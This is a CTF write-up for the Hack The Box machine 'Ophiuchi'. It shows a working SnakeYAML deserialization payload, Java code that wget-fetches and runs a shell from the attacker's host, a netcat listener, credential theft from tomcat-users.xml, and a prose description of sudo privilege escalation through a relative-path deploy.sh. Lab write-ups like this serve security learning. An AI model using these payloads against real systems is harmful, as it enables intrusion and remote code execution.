Ophiuchi walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(k14d1u5㉿kali)-[~/…/Linux/Medium/Ophiuchi/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.227 -oA Ophiuchi
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 02:40 PDT
Nmap scan report for 10.10.10.227
Host is up (0.037s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
8080/tcp open  http    Apache Tomcat 9.0.38
|_http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.21 seconds
```

Figure 1 - nMap scan results


Open ports are 22 and 8080. Therefore, I found SSH service enabled and a web application running on port 8080. Also, nMap identified Linux (probably Ubuntu) as OS.

Initial foothold

First of all, I browsed to the web application running on port 8080. There, I found a YAML parser. Therefore, I searched some exploit on the Internet and I luckily found one.

User flag


I tried the exploit I found. Therefore, I modified the Java script so that I let the target to download a shell, give to it the execution permission and execute it to obtain a shell. At this point, I compiled it following the instructions and I inserted the yaml payload in the web application to let the target to download the .jar file I just generated. However, something didn't work in my try. I spent a lot of time to try to understand why because I was pretty sure it was the correct way to follow to exploit the application. After a lot of time and several searches on the Internet I found out that I just needed to compile using an old version (11) of Java. Finally, at this point, I was able to obtain the first shell on the target. At the end, the payload Java script I used was the following:



```java
public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() throws InterruptedException {
        try {
            Process p = Runtime.getRuntime().exec("wget 10.10.14.4:8989/shell -O /tmp/shell");
            p.waitFor();
            p = Runtime.getRuntime().exec("chmod +x /tmp/shell");
            p.waitFor();
            p = Runtime.getRuntime().exec("/tmp/shell");
            p.waitFor();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
```

Figure 2 - Java exploit program


Also, the yaml payload I used in the web application was:



```
!!javax.script.ScriptEngineManager [
        !!java.net.URLClassLoader [[
          !!java.net.URL
["http://10.10.14.4:8989/yaml-payload.jar"]
        ]]
      ]
```

Figure 3 - Yaml exploit input


In this way, I obtained the first shell with *tomcat* user:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.227] 60206
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tomcat
$ pwd
/
$ 
```

Figure 4 - First shell


However, I was not able to retrieve the user flag yet. Therefore, I needed to perform lateral movement to impersonate the *admin* user. To achieve this goal, I looked for some interesting information on the file system. One of the first places I looked for was the server root and or the home folder of the user I impersonate. I found where it was reading the */etc/passwd* file, as shown in the following figure:



```
tomcat@ophiuchi:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:1001:1001::/opt/tomcat:/bin/false
admin:x:1000:1000:,,,:/home/admin:/bin/bash
tomcat@ophiuchi:/$ cd /opt/tomcat
cd /opt/tomcat
```

Figure 5 - Home folder for tomcat user


Luckily, in that folder I found the *admin* user credentials:



```
tomcat@ophiuchi:~$ cd conf
cd conf
tomcat@ophiuchi:~/conf$ ls -la
ls -la
total 240
drwxr-x--- 2 root tomcat   4096 Dec 28  2020 .
drwxr-xr-x 9 root tomcat   4096 Oct 11  2020 ..
-rw-r----- 1 root tomcat  12873 Sep 10  2020 catalina.policy
-rw-r----- 1 root tomcat   7262 Sep 10  2020 catalina.properties
-rw-r----- 1 root tomcat   1400 Sep 10  2020 context.xml
-rw-r----- 1 root tomcat   1149 Sep 10  2020 jaspic-providers.xml
-rw-r----- 1 root tomcat   2313 Sep 10  2020 jaspic-providers.xsd
-rw-r----- 1 root tomcat   4144 Sep 10  2020 logging.properties
-rw-r----- 1 root tomcat   7588 Sep 10  2020 server.xml
-rw-r----- 1 root tomcat   2234 Dec 28  2020 tomcat-users.xml
-rw-r----- 1 root tomcat   2558 Sep 10  2020 tomcat-users.xsd
-rw-r----- 1 root tomcat 172359 Sep 10  2020 web.xml
tomcat@ophiuchi:~/conf$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
        version="1.0">
<user username="a[redacted]n" password="w[redacted]t" roles="manager-gui,admin-gui"/>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
```

Figure 6 - Credentials found

Using these credentials, I was able to connect to the target via SSH as the *admin* user, as shown in the following figure:




```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ssh admin@10.10.10.227
The authenticity of host '10.10.10.227 (10.10.10.227)' can't be established.
ED25519 key fingerprint is SHA256:Ir/99B9NBdGfdwnV1xsklA2aGCcZLFQsIs1kUlEOvSs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.227' (ED25519) to the list of known hosts.
admin@10.10.10.227's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 05 May 2025 08:54:16 AM UTC

  System load:             0.0
  Usage of /:              19.9% of 27.43GB
  Memory usage:            10%
  Swap usage:              0%
  Processes:               226
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.227
  IPv6 address for ens160: dead:beef::250:56ff:fe94:125d


176 updates can be installed immediately.
56 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jan 11 08:23:12 2021 from 10.10.14.2
admin@ophiuchi:~$
```

Figure 7 - SSH connection as admin user

Even I forgot the screenshot, at this point I was able to retrieve the user flag in $admin$ user home folder.

Privilege escalation

As usual, one of the first check I did to find out how to escalate my privileges was to check what I can run as sudo. In this case, I was lucky because I can run a go script using sudo and no password:



```
admin@ophiuchi:~$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~$
```

Figure 8 - Info for privilege escalation

I investigate the script and I found out that it run a script named $deploy.sh$ if a specific condition was matched. Also, the $deploy.sh$ script is referred with a relative path to refer to the current directory. To match the condition I named before, I needed to create a specific .wat file which contains an $info$ function that return the value 1. This file I need to convert in .wasm using $wat2wasm$ tool. At this point I created the $deploy.sh$ file which contain a reverse shell and I executed the GO script in the folder where I put the .wasm and deploy.sh files to obtain a root shell and retrieve the root flag. Again, I am sorry I forgot the screenshot to show the root shell and flag.

Personal comments

I had some little issues with this box. The exploit didn't initially work and I didn't understand why (it was a different situation than the Java version). After I also find out that I needed an old Java version to compile the program exploit. Another hard point was that I needed to create the wasm file by the wat code. Initially, I though I was able to compile directly in wasm, but results were very different and the exploit didn't work. In conclusion, I evaluate this box as medium.

References

- Yaml deserialization exploit: https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858;
- Exploiting Yaml: https://github.com/artsploit/yaml-payload;
- Walkthrough where I find out I needed an old version of Java to compile: https://medium.com/@aniketdas07770/hackthebox-ophiuchi-writeup-571796fc02df;
- WAT language: https://coderundebug.com/learn/wat/introduction/.